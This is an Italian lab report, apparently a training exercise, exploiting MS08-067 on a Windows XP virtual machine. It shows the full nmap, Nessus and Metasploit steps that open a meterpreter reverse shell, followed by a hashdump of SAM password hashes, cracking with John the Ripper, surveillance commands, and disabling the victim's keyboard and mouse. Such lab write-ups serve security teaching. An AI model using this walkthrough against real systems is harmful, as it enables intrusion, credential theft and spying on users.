

REPORT

Vulnerabilità di Windows XP

MS08-067

Effettuato da: [Anatoliy Prysyzhnyuk](#)

Data: **14.06.2023**

Eseguo una scansione con **nmap**, con il comando: “**nmap -sV 192.168.32.102**”:

```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 192.168.32.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 09:47 EDT
Nmap scan report for 192.168.32.102
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```

CRITICAL

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Re...

< >

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.


See Also

<https://www.nessus.org/u?adf86aac>

Output

No output recorded.

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.32.102 

La vulnerabilità a noi necessaria è presente sulla porta: **445**

Effettuata la scansione con **Nessus**, una delle vulnerabilità critiche è **MS08-067**.

Consente agli aggressori di prendere il controllo remoto del sistema senza il consenso dell'utente. Questa falla si trova nel servizio Server di Windows, che permette la condivisione di risorse all'interno di una rete. Un aggressore può sfruttare la vulnerabilità inviando un pacchetto dannoso a un computer non aggiornato, ottenendo così l'accesso completo e la possibilità di eseguire operazioni dannose come l'installazione di malware o il furto di dati sensibili.

Utilizzo Metasploit per eseguire l'exploit della vulnerabilità:

Eseguo una ricerca dell'exploit per la vulnerabilità **ms08_067** con "search ms08_067"

```
Metasploit

=[ metasploit v6.3.19-dev ]
+ -- ==[ 2318 exploits - 1215 auxiliary - 412 post ]
+ -- ==[ 1234 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -  -                                     -              -    -    -    -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28     great Yes    MS08-067 Microsoft Server Service Relative Path
Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Trovo l'unico exploit, ed è quello ricercato;

Eseguo use 0 per selezionare il modulo **ms08_067**;

Vedendo con "show options" che non è settato l'RHOST, l'ho settato con "set RHOST (IP Windows XP)";

Faccio partire l'exploit con "run":

```
msf6 exploit(windows/smb/ms08_067_netapi) > run


[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.102:445 - Automatically detecting the target ...
[*] 192.168.32.102:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.102:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.102:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.32.102
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.102:1054) at 2023-06-14 08:34:00 -0400

meterpreter >
```

Su meterpreter effettuo il comando "help" per visualizzare una lista di comandi che potevo utilizzare per effettuare l'attacco; come richiesto dall'esercizio ho eseguito il comando "screenshot" per ricavare uno screen del desktop della macchina attaccata (Windows XP), il file lo importa sulla macchina dell'attaccante, precisamente su /home/kali;

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components



Come secondo punto, richiesto dall'esercizio, ho controllato se ci fossero webcam attive, con i seguenti comandi:

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

```
meterpreter > webcam_snap  
[-] Target does not have a webcam  
meterpreter > █
```

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

Da come vediamo, le webcam non ci sono sulla macchina attaccata;

Extra: Ho voluto provare ulteriori comandi, tra cui "hashdump" che ci fornisce gli utenti e hash presenti nella macchina attaccata (Windows XP)

Priv: Password database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

```
meterpreter > hashdump  
Administrator:500:e52cac67419a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HelpAssistant:1000:82513cb74f2312db8d7ff0fe60609f06:899c101577e706b367a7096113f45454 :::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c9043b5d83cf93593ec80e752e12c7f :::  
meterpreter > █
```

Creo un file txt "windowshash.txt" per john, da poter eseguire in seguito, per decifrare una delle hash presenti; Do i permessi 777 (rwd) al file;

```
(kali㉿kali)-[~/Desktop]  
$ sudo chmod 777 windows*
```

Poi eseguo il comando di John the Ripper, specificando il formato di decodificazione "NT" e dando il path al file txt creato precedentemente con all'interno un login e hash:


```
(kali㉿kali)-[~/Desktop]
$ john --format=NT --wordlist=/home/kali/Desktop/prova/rockyou.txt
windowsxphash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (Administrator)
1g 0:00:00:00 DONE (2023-06-14 08:45) 25.00g/s 4800p/s 4800c/s 4800C/
s 123456..november
Use the "--show --format=NT" options to display all of the cracked pa
sswords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$
```

Con john trovo la password dell'utente **Administrator**, che è **"password"**;

Eseguo il comando: **"screenshare"** per vedere i movimenti dell'utente attaccato in tempo reale;



Provai il comando **"play"**, ho caricato un file audio che ho chiamato **"windows.wav"**, che verrà riprodotta sulla macchina attaccata (Windows XP)

```
meterpreter > play /home/kali/Downloads/windows.wav
[*] Playing /home/kali/Downloads/windows.wav ...
[*] Done
meterpreter >
```

Poi è possibile anche disattivare la tastiera, mouse e molto altro, eseguendo il comando “uictl”, un comando utile per creare confusione e disperazione all’utente attaccato;

```
meterpreter > uictl
Usage: uictl [enable/disable] [keyboard/mouse/all]
meterpreter > uictl disable mouse
Disabling mouse ...
meterpreter > uictl enable mouse
Enabling mouse ...
meterpreter > uictl disable keyboard
Disabling keyboard ...
meterpreter > uictl enable keyboard
Enabling keyboard ...
```

Infine il “shutdown” :

